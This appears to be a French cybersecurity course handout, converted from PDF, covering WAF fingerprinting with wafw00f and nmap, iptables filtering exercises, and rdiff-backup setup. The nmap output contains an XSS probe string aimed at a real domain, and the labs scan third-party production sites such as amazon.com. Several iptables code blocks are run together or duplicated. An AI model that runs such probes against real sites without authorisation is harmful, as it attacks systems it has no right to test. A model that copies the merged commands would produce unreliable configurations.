
Activité 8

Firewall - WAFW00F dans Kali Linux

Etape : Utilisation du WAFW00F

Exemple 1 : Utilisez l'outil wafw00f pour savoir si la sécurité du pare-feu se trouve derrière un domaine ou non.

```
wafw00f www.amazon.com
```



Nous voyons que Amazon.com est derrière un pare-feu WAF nommé Cloudfront (Amazon)

Activité 8

Firewall - WAFWOOF dans Kali Linux



Etape : Utilisation du WAFWOOF

Exemple 2 : Utilisez l'outil wafw00f pour savoir si la sécurité du pare-feu se trouve derrière un domaine ou non.

```
wafw00f -a www.amazon.com
```

The terminal window shows the command `wafw00f -a www.amazon.com` being run. The output indicates that the site is behind a Cloudfront (Amazon) WAF. The terminal window has a title bar "root@kali: ~/wafw00f" and a menu bar "File Actions Edit View Help". The output text is as follows:

```
root@kali: ~/wafw00f
File Actions Edit View Help
[~] WAFW00F : v2.0.0 ~
The Web Application Firewall Fingerprinting Toolkit
[*] Checking http://www.amazon.com
[+] The site http://www.amazon.com is behind Cloudfront (Amazon) WAF.
[+] Generic Detection results:
[*] The site http://www.amazon.com seems to be behind a WAF or some sort of security solution
[~] Reason: The server returns a different response code when an attack string is used.
Normal response code is "200", while the response code to cross-site scripting attack is "503"
[~] Number of requests: 5
```



Remarques

Le WAF protège contre tout type d'attaque comme SQLi et XSS. Il s'agit d'un outil gratuit et open-source qui peut identifier si le pare-feu est présent sur le site web ou non. Même cet outil vous donnera toutes les informations sur le pare-feu présent sur le site Web. Le WAFWOOF peut filtrer les demandes comme un pare-feu normal et indique quel pare-feu est présent derrière le site Web. Dans cet exemple, nous avons vérifié le pare-feu du domaine www.amazon.com. Le résultat que nous avons obtenu est que le pare-feu Cloudfront est présent derrière ce domaine.

Activité 8

Firewall - WAFWOOF dans Kali Linux



Etape : Utilisation du WAFWOOF

Exemple 3 : Utiliser l'outil wafw00f pour scanner une cible avec les scripts Nmap.

```
nmap -p 80,443 --script=http-waf-detect equifaxsecurity2017.com
```

```
root@kali: ~/wafw00f
File Actions Edit View Help
root@kali:~/wafw00f# nmap -p 80,443 --script=http-waf-detect equifaxsec
urity2017.com
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-18 03:57 EDT
Nmap scan report for equifaxsecurity2017.com (107.162.231.195)
Host is up (0.12s latency).

PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
| http-waf-detect: IDS/IPS/WAF detected:
|_equifaxsecurity2017.com:443/?p4yl04d3=<script>alert(document.cookie)</script>

Nmap done: 1 IP address (1 host up) scanned in 35.91 seconds
root@kali:~/wafw00f#
```



Remarques

Nous pouvons utiliser Nmap avec l'outil wafw00f pour trouver les ports ouverts et fermés sur le site web. Cependant, nous pouvons faire la même chose en utilisant un scan normal, mais dans cet exemple, vous pouvez voir que si nous utilisons l'outil wafw00f avec Nmap, il nous montrera également le pare-feu, car il montre IPS et IDS, qui sont des systèmes de détection d'intrusion et des systèmes de prévention d'intrusion, de cette façon vous pouvez utiliser l'outil avec Nmap.


Activité 8

Firewall - WAFWOOF dans Kali Linux

Etape : Utilisation du WAFWOOF

Exemple 4 : Utiliser l'outil wafw00f pour scanner une cible avec les scripts Nmap.

```
nmap -p 80,443 --script=http-waf-fingerprint noodle.com
```



root@kali: ~/wafw00f

File Actions Edit View Help

```
Nmap done: 1 IP address (1 host up) scanned in 35.91 seconds
root@kali:~/wafw00f# nmap -p 80,443 --script=http-waf-fingerprint noodle.com
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-18 04:00 EDT
Nmap scan report for noodle.com (104.20.1.41)
Host is up (0.017s latency).
Other addresses for noodle.com (not scanned): 172.67.0.70 104.20.0.41 2
606:4700:90c7:5048:2dd7:87:6814:29

PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 7.90 seconds
root@kali:~/wafw00f#
```



Remarques

Les scripts de Nmap vous donneront des informations sur les ports des sites web. Dans cet exemple, nous avons scanné un port normal en utilisant le drapeau -p de l'outil Nmap dans le répertoire wafw00f. Cet outil permet également de scanner les IP, comme nous l'avons fait dans cet exemple. De même, vous pouvez effectuer un scan dans notre domaine cible pour effectuer une reconnaissance.

ACTIVITÉ 9

Commande iptables sous Linux



Compétences visées :

- Utiliser des outils avancés pour configurer iptables
- Utiliser les différentes règles de gestion de iptables

Recommandations clés :

- Maitriser le principe du pare-feu applicatif (WAF)



1 heure



CONSIGNES

Pour le formateur

- L'apprenant doit être capable de mettre en place l'environnement de travail décrit dans l'énoncé
- Il doit être aussi en mesure de réaliser une installation par CLI

Pour l'apprenant

- Il est recommandé de maîtriser le principe du WAF
- Il est recommandé également de suivre les étapes décrites dans l'énoncé pour pouvoir réussir les TP

Conditions de réalisation :

- Aucun

Critères de réussite :

- Réaliser le même environnement du travail décrit dans l'énoncé
- Exécuter avec succès l'attaque de sécurité

Commande iptables sous Linux

Etape : Environnement du travail

Pour les besoins du TP nous supposerons que :

- Nous disposons de la version OS : **Linux Kali**
- le PC, s'il est virtuel, est connecté en mode "**pont**"
- le fichier **/etc/apt/sources.list** pointe bien sur les serveurs Linux (et pas le cdrom) et avec les dépôts contrib et non-free
- le réseau des étudiants est le **192.168.60.0/24**
- le poste du professeur est le **192.168.60.35**
- le serveur DNS est le **192.70.82.4**
- le TP est fait sous l'identité **root**
- Les étudiants travailleront en groupes successivement attaque et défense

Commande iptables sous Linux

Etape : Réalisation du script de remise à zéro

Afin d'enlever la protection au cas où celle-ci serait excessive (erreur de manipulation par exemple) et afin de toujours partir d'une base connue, nous créons un script raz.sh

```
#!/bin/bash
#
# On vide successivement les chaines par defaut
#
iptables -F INPUT iptables -F OUTPUT iptables -F FORWARD
#
# On vide d'autres chaines, dans d'autres contextes. On verra plus tard l'interet.
# iptables -t nat -F POSTROUTING iptables -t nat -F PREROUTING
```

Commande iptables sous Linux

Etape : Réalisation du script de remise à zéro

On s'assure ensuite de son bon fonctionnement en le relançant 2 fois, puis en vérifiant les règles iptables actives.

```
iptables -t raw -F PREROUTING iptables -t raw -F OUTPUT
# On vide et on detruit une chaine "utilisateur" LOGDROP # qui n'existe pas forcement, mais on ne s'en inquiete pas trop.
iptables -F LOGDROP iptables -X LOGDROP
# On cree la chaine utilisateur LOGDROP qui va successivement
# journaliser les paquets avec un FW_DENIED devant (notez l'espace apres)
# puis jeter les paquets
# iptables -N LOGDROP iptables -A LOGDROP -j LOG --log-prefix "FW_DENIED" iptables -A LOGDROP -j DROP
```

```
chmod 755 raz.sh ./raz.sh iptables -nvx -L
```

Commande iptables sous Linux

Etape : Installation des services permettant de tester l'efficacité du dispositif

Nous allons ensuite installer des services cibles ainsi qu'un outil de test. Nous allons donc installer et activer successivement :

- un serveur **ssh**
- un serveur **Apache**
- un serveur **MySQL**
- un serveur **ftp** accessible en anonyme
- un client **Apache**

```
sudo apt-get update sudo apt-get install apache2 vsftpd mariadb-server openssh-server sudo apt-get install nmap ftp
```

Activité 9

Commande iptables sous Linux



Etape : Installation des services permettant de tester l'efficacité du dispositif

Ensuite on active le mode anonyme pour vsftpd en éditant le fichier /etc/vsftpd.conf et en changeant la ligne anonymous enable

```
anonymous_enable=YES
```

Puis on lance les services

```
service apache2 restart service vsftpd restart service mysql restart service ssh restart
```

Activité 9

Commande iptables sous Linux



Etape : Test du service

Il suffit ensuite de tester les services actifs depuis votre binôme par la commande suivante :

```
nmap <adresse_ip_du_binome>
```

Activité 9

Commande iptables sous Linux



Etape : Comment repérer les problèmes ?

Les problèmes sont visibles dans les logs. Ceux-ci sont présents dans le fichier `/var/log/syslog`. On verra par exemple ceci :

```
Mar 2 19:54:22 fenrir kernel: FW_DENIED IN=eth0 OUT= MAC=82:45:d3:c8:e9:04:64:c3:d6:55:4f:43:08:00 SRC
=120.28.151.44 DST=193.49.52.120 LEN=60 TOS=0x00 PREC=0x00 TTL=47 ID=24132 DF PROTO=TCP SPT=17598
DPT=23 WINDOW=14600 RES=0x00 SYN URGP=0 MARK=0x1
Mar 2 19:54:22 fenrir kernel: FW_DENIED IN=eth0 OUT= MAC=82:45:d3:c8:e9:04:64:c3:d6:55:4f:43:08:00 SRC
=112.28.77.218 DST=193.49.52.80 LEN=60 TOS=0x18 PREC=0xA0 TTL=47 ID=38655 DF PROTO=TCP SPT=35109
DPT=23 WINDOW=14600 RES=0x00 SYN URGP=0 MARK=0x1
Mar 2 19:54:22 fenrir kernel: FW_DENIED IN=eth0 OUT= MAC=82:45:d3:c8:e9:04:64:c3:d6:55:4f:43:08:00 SRC
=201.216.217.213 DST=193.49.54.74 LEN=40 TOS=0x00 PREC=0x00 TTL=241 ID=57044 DF PROTO=TCP SPT
=48331 DPT=80 WINDOW=14600 RES=0x00 SYN URGP=0
Mar 2 19:54:22 fenrir kernel: FW_DENIED IN=eth0 OUT= MAC=82:45:d3:c8:e9:04:64:c3:d6:55:4f:43:08:00 SRC
=149.0.200.143 DST=193.49.53.47 LEN=52 TOS=0x00 PREC=0x00 TTL=49 ID=1764 DF PROTO=TCP SPT=35659
DPT=23 WINDOW=14600 RES=0x00 SYN URGP=0
Mar 2 19:54:22 fenrir kernel: FW_DENIED IN=eth0 OUT= MAC=82:45:d3:c8:e9:04:64:c3:d6:55:4f:43:08:00 SRC
=120.28.151.44 DST=193.49.52.120 LEN=60 TOS=0x00 PREC=0x00 TTL=47 ID=44271 DF PROTO=TCP SPT=13034
DPT=23 WINDOW=14600 RES=0x00 SYN URGP=0 MARK=0x1
Mar 2 19:54:22 fenrir kernel: FW_DENIED IN=eth0 OUT= MAC=82:45:d3:c8:e9:04:64:c3:d6:55:4f:43:08:00 SRC
=83.97.110.91 DST=193.49.58.121 LEN=48 TOS=0x00 PREC=0x00 TTL=114 ID=21811 DF PROTO=TCP SPT=5670
DPT=5900 WINDOW=8192 RES=0x00 SYN URGP=0
Mar 2 19:54:22 fenrir kernel: FW_DENIED IN=eth0 OUT= MAC=82:45:d3:c8:e9:04:64:c3:d6:55:4f:43:08:00 SRC
=46.29.167.219 DST=193.49.48.102 LEN=60 TOS=0x00 PREC=0x00 TTL=53 ID=22914 DF PROTO=TCP SPT=43102
DPT=23 WINDOW=14600 RES=0x00 SYN URGP=0 MARK=0x1
```

Activité 9

Commande iptables sous Linux



Etape : Comment repérer les problèmes

En analysant chaque des champs on va pouvoir repérer ceci:

Mar 2 19:54:22	Heure
fenrir kernel: FW_DENIED	Chaine permettant de repérer les blocages iptables
IN=eth0	Interface ayant reçu le paquet bloqué
OUT=	Interface vers laquelle le paquet devait sortir
MAC=82:45:d3:c8:e9:04:64:c3:d6:55:4f:43:08:00	Les adresses ethernet des machines concernées
SRC=46.29.167.219	IP Source
DST=193.49.48.102	IP Destination
LEN=60	Longueur des paquets
TOS=0x00	Type Of Service
PREC=0x00	
TTL=53	Time To live : compteur du nombre de routeurs possibles
ID=22914	
DF	Positionnement du bit "Don't Fragment"
PROTO=TCP	Protocole
SPT=43102	Port Source
DPT=23	Port Destination
WINDOW=14600	Taille de la fenêtre TCP
SYN URGP=0	Flags TCP positionnés

Activité 9

Commande iptables sous Linux



Etape : Exercices filtre de paquets

exo1.sh : Empêcher complètement les pirates de nous attaquer

Solution exo1.sh

```
iptables -A INPUT -j LOGDROP
```

- Que se passe-t-il quand on essaie d'aller sur le site web <http://www.ofppt.ma> ?
- Pourquoi ?

Activité 9

Commande iptables sous Linux



Etape : Exercices filtre de paquets

Exo2.sh : Rien ne rentre, mais tout sort. A titre de vérification il faut réussir à se connecter au site web <http://www.ofppt.ma>.

- Quel est le premier blocage ? Regardez les logs pour voir.
- Quelle caractéristique possèdent, en TCP, les paquets entrants ? Utilisez la "formule magique" "- -tcp-flags ACK ACK".

Etape : Exercices filtre de paquets

Solution exo2.sh

La difficulté tient principalement aux retours qui doivent être acceptés. On va d'abord avoir la réponse DNS qui est refusée, ainsi que le montre les logs /var/log/syslog.

```
Mar 2 19:54:22 fenrir kernel: FW_DENIED IN=eth0 OUT= MAC=82:45:d3:c8:e9:04:64:c3:d6:55:4f:43:08:00 SRC =192.70.82.4 DST=192.168.60.35 LEN=60 TOS=0x00 PREC=0x00 TTL=47 ID=29644 DF PROTO=UDP SPT=53 DPT =8000
```

Pour résoudre ce problème nous allons devoir avoir cette ligne là:

```
iptables -A INPUT -p udp --dport 1024:65535 --sport 53 -s 192.70.82.4 -j ACCEPT
```

Commande iptables sous Linux

Etape : Exercices filtre de paquets

Mais une fois ceci résolu, nous avons le problème de la réponse du site lui même qui est avec un ACK. Comme d'ailleurs toutes les réponses TCP à nos "questions". Il faut donc ajouter ceci, si l'on considère que ce n'est pas que le site Ofppt et que du web que nous allons faire:

```
iptables -A INPUT -p tcp --dport 1024:65535 --tcp-flags ACK ACK -j ACCEPT
```

Au final, nous allons donc nous retrouver avec ceci:

```
iptables -A INPUT -p udp --dport 1024:65535 --sport 53 -s 192.70.82.4 -j ACCEPT
iptables -A INPUT -p tcp --dport 1024:65535 --tcp-flags ACK ACK -j ACCEPT
iptables -A INPUT -j LOGDROP
```

- Quand on fait du ftp passif, en tant que client, et que l'on est protégé tout marche.
- Que se passe-t-il si on essaie de devenir serveur ftp et que l'on est contacté en ftp passif ?

Commande iptables sous Linux

Etape : Exercices filtre de paquets

exo3.sh : Réussir dans le contexte de l'exo2.sh, à faire fonctionner le ftp passif en tant que serveur.

Solution exo3.sh

```
iptables -A INPUT -p udp --dport 1024:65535 --sport 53 -s 192.70.82.4 -j ACCEPT
iptables -A INPUT -p tcp --dport 1024:65535 --tcp-flags ACK ACK -j ACCEPT
iptables -A INPUT -p tcp --dport 21 --sport 1024:65535 -j ACCEPT
iptables -A INPUT -p tcp --dport 1024:65535 --sport 1024:65535 -j ACCEPT
iptables -A INPUT -j LOGDROP
```

On y arrive, mais on voit que le ftp passif laisse un boulevard à tout pirate.

Commande iptables sous Linux

Etape : Exercices gestion d'etat et inspection de contenu

exo4.sh : Réussir la protection dans le contexte de l'exo2.sh, en utilisant la gestion d'état.

Solution exo4.sh

```
iptables -A INPUT -m conntrack --ctstate ESTABLISHED -j ACCEPT
iptables -A INPUT -j LOGDROP
```

On constate la forte simplification, mais le ftp passif (en tant que serveur) ne marche toujours pas, à moins de faire une ouverture complète.

Commande iptables sous Linux

Etape : Exercices gestion d'état et inspection de contenu

exo5.sh : Réussir dans le contexte de l'exo3.sh, en utilisant la gestion d'état avec inspection de paquet.

Solution exo5.sh

Pour cela, nous allons utiliser le module conntrack. Avec la Debian "Stretch", 2 solutions s'offrent à nous :

Version simple :

```
modprobe nf_conntrack_ftp  
echo 1 > /proc/sys/netfilter/nf_conntrack_helper
```

Puis le code

```
iptables -A INPUT -m conntrack --ctstate ESTABLISHED -j ACCEPT  
iptables -A INPUT -m conntrack --ctstate RELATED -j ACCEPT  
iptables -A INPUT -j LOGDROP
```

Commande iptables sous Linux

Etape : Exercices gestion d'etat et inspection de contenu

La version complexe :

C'est la même, mais avec un suivi individualisé des helpers, elle plus complexe, mais plus s'sécurisée.

```
modprobe nf_conntrack_ftp
```

On remarquera :

- le fait de ne prendre en compte le RELATED que si c'est le module "ftp" qui est impliqué
- le fait d'imposer que le port destination soit "haut", quel que soit le rôle ftp :
 - serveur ou client
 - actif ou passif
- la ligne OUTPUT pour les paquets sortants (en tant que client)
- la ligne PREROUTING pour les paquets entrants (en tant que serveur ftp).

Commande iptables sous Linux

Etape : Exercices gestion d'etat et inspection de contenu

Cela marche de manière plus sécurisée, mais nous avons perdu en lisibilité.

```
iptables -A INPUT -m conntrack --ctstate ESTABLISHED -j ACCEPT
iptables -A INPUT -m conntrack --ctstate RELATED -m helper --helper ftp --dport 1024: -j ACCEPT
iptables -A INPUT -j LOGDROP
iptables -A OUTPUT -t raw -p tcp --dport 21 -j CT --helper ftp
iptables -A PREROUTING -t raw -p tcp --dport 21 -j CT --helper ftp
# Pour le fun, on va analyser le ftp qui se trouve sur le serveur 10.10.10.10 sur le port 2121
iptables -A PREROUTING -t raw -p tcp --dport 2121 -d 10.10.10.10 -j CT --helper ftp
```

Activité 9

Commande iptables sous Linux



Etape : Exercices gestion d'état et inspection de contenu

exo6.sh : Réussir à rediriger l'ensemble des ports 23 à 1024 vers le port 22.

Solution exo6.sh

```
iptables -A INPUT -p tcp --dport 22 --sport 1024:65535 -j ACCEPT
iptables -t nat -A PREROUTING -p tcp --dport 23:1024 -j REDIRECT --to-port 22
```

Commande iptables sous Linux

Etape : Exercices NAT

Cela marche de manière plus sécurisée, mais nous avons perdu en lisibilité.

```
iptables -A INPUT -m conntrack --ctstate ESTABLISHED -j ACCEPT
iptables -A INPUT -m conntrack --ctstate RELATED -m helper --helper ftp --dport 1024: -j ACCEPT
iptables -A INPUT -j LOGDROP
iptables -A OUTPUT -t raw -p tcp --dport 21 -j CT --helper ftp
iptables -A PREROUTING -t raw -p tcp --dport 21 -j CT --helper ftp
# Pour le fun, on va analyser le ftp qui se trouve sur le serveur 10.10.10.10 sur le port 2121
iptables -A PREROUTING -t raw -p tcp --dport 2121 -d 10.10.10.10 -j CT --helper ftp
```



PARTIE 2

Assurer la confidentialité des données

Dans ce module, vous allez :

- Configurer un system de sauvegarde Linux local et distant
- Installer, configurer et utiliser un VPN



7 heures



ACTIVITÉ 1

Installation et configuration Rdiff-backup - Un outil de sauvegarde locale et distante pour Linux

Compétences visées :

- Installation et configuration de system de sauvegarde local et distant sur un machine linux

Recommandations clés :

- Maitriser les bonnes pratiques de paramétrage de sauvegarde et de restauration des fichiers sur Linux



2 heures



CONSIGNES

1. Pour le formateur

- L'apprenant doit être capable d'installer et d'appliquer les configurations d'un système de sauvegarde sur Linux.

2. Pour l'apprenant

- Il est recommandé de maîtriser les commandes Linux et l'utilisation de SSH
- Il est également recommandé de suivre les étapes décrites dans l'énoncé

3. Conditions de réalisation :

- VirtualBox installé
- Une machine Virtuelle Kali

4. Critères de réussite :

- Créer un sauvegarde
- Restaurer les fichiers sauvegardés


Activité 1

Installation et configuration Rdiff-backup - Un outil de sauvegarde locale et distante pour Linux

Etape : C'est quoi Rdiff-Backup ?

Le **Rdiff-backup (Reverse differential backup tool)** est un outil de sauvegarde qui permet de sauvegarder un répertoire vers un autre, localement ou à distance.

C'est un outil puissant écrit en Python, qui fonctionne mieux avec Linux. Il fonctionne également avec Windows et Mac OS X.



Activité 1

Installation et configuration Rdiff-backup - Un outil de sauvegarde locale et distante pour Linux



Etape : Installation Rdiff-Backup

L'installation se fait en deux étapes: Il faut installer les dépendances, puis l'outil lui-même.

Dépendances du système :

La dernière version de l'outil Rdiff-backup nécessite l'installation des éléments suivants sur votre ordinateur:

- Python 3.6 ou supérieur.
- librsync 1.0.0 et versions ultérieures
- pylibacl(Facultatif) : pour prendre en charge les listes de contrôle d'accès*
- pyxattr(facultatif) : pour prendre en charge les attributs étendus*
- SSH sans mot de passe (pour l'accès à distance)

Activité 1

Installation et configuration Rdiff-backup - Un outil de sauvegarde locale et distante pour Linux



Etape : Installation Rdiff-Backup

Il indique que la version actuelle de Python est supérieure à 3.6, ce qui répond aux exigences. Si tel n'est pas le cas, il doit être installé dans le système.

Exécutez les commandes suivantes :

```
$ sudo apt-get update  
$ sudo apt install rdiff-backup
```

Maintenant, vérifiez la version de l'outil :

A terminal window titled 'xenikh_32@abhishek:~'. The window shows the command 'sudo apt install rdiff-backup' being run and its output. The output indicates that the package is being installed along with several dependencies and suggested packages. It also shows the size of the download and the upgrade count.

```
~ sudo apt install rdiff-backup  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following additional packages will be installed:  
  librsync2 python3-pylibacl python3-pyxattr  
Suggested packages:  
  python3-pylibacl-dbg python-pylibacl-doc python3-pyxattr-dbg  
  python-pyxattr-doc  
The following NEW packages will be installed:  
  librsync2 python3-pylibacl python3-pyxattr rdiff-backup  
0 upgraded, 4 newly installed, 0 to remove and 66 not upgraded.  
Need to get 244 kB of archives.  
After this operation, 978 kB of additional disk space will be used.  
Do you want to continue? [Y/n] y  
Get:1 http://in.archive.ubuntu.com/ubuntu focal/main amd64 librsync2 amd64 2.0.2-1lubuntul [38.8 kB]  
Get:2 http://in.archive.ubuntu.com/ubuntu focal/main amd64 python3-pylibacl amd64 0.5.4-2 [16.4 kB]  
Get:3 http://in.archive.ubuntu.com/ubuntu focal/main amd64 python3-pyxattr amd64 0.6.1-2 [13.1 kB]  
Get:4 http://in.archive.ubuntu.com/ubuntu focal/universe amd64 rdiff-backup amd64 2.0.0-1 [176 kB]  
Fetched 244 kB in 1s (472 kB/s)
```


Activité 1

Installation et configuration Rdiff-backup - Un outil de sauvegarde locale et distante pour Linux

Etape : Installation Rdiff-Backup

Maintenant, vérifiez la version de l'outil :

```
$ rdiff-backup --version
```



A screenshot of a terminal window titled "xenikh_32@abhishe...". The window has a dark theme with light-colored icons. The command `rdiff-backup --version` is entered at the prompt, and the output shows "rdiff-backup 2.0.0". The terminal window includes standard Linux navigation keys like backspace, tab, and arrow keys.

```
xenikh_32@abhishe... ~ rdiff-backup --version
rdiff-backup 2.0.0
~ S
```

Activité 1

Installation et configuration Rdiff-backup - Un outil de sauvegarde locale et distante pour Linux



Etape : Utilisation de Rdiff-Backup : Sauvegarde

Nous avons deux répertoires dans notre machine, l'un nommé comme source est l'endroit où nous avons stocké quelques fichiers. Vous voulez maintenant sauvegarder ces fichiers dans un répertoire séparé, nommé back_folder. (Les deux sont dans le même chemin)

Pour sauvegarder le contenu de la source , exécutez la commande suivante.

```
sudo rdiff-backup source back_folder
```



Remarques

Comme on peut le voir, tout le contenu du répertoire source a été copié dans back_folder. Un nouveau répertoire, avec le nom rdiff-backup-data. Ce répertoire contient des fichiers cruciaux relatifs au processus de sauvegarde tels que les journaux de sauvegarde.



```
xenikh_32@abhishek:~/Personal/gfg/xenikh/back_folder
+ source ls ..
back_folder  source
+ source cd ..
+ xenikh sudo rdiff-backup source back_folder
+ xenikh cd source
+ source tree
.
└── glitter.css
    ├── hello.c
    ├── index.html
    ├── main.js
    └── readme.md

0 directories, 5 files
+ source cd ..
+ xenikh sudo rdiff-backup source back_folder
+ xenikh cd back_folder
+ back_folder tree
.
└── glitter.css
    ├── hello.c
    ├── index.html
    ├── main.js
    └── rdiff-backup-data [error opening dir]
        └── readme.md
```

Activité 1

Installation et configuration Rdiff-backup - Un outil de sauvegarde locale et distante pour Linux



Etape : Utilisation de Rdiff-Backup : Sauvegarde

Pour sauvegarder le répertoire, une commande générale serait

```
sudo rdiff-backup source_dir back_dir
```

Où **source_dir** est le répertoire à sauvegarder, tandis que **back_dir** est le nom du répertoire où les fichiers seront sauvegardés.

Activité 1

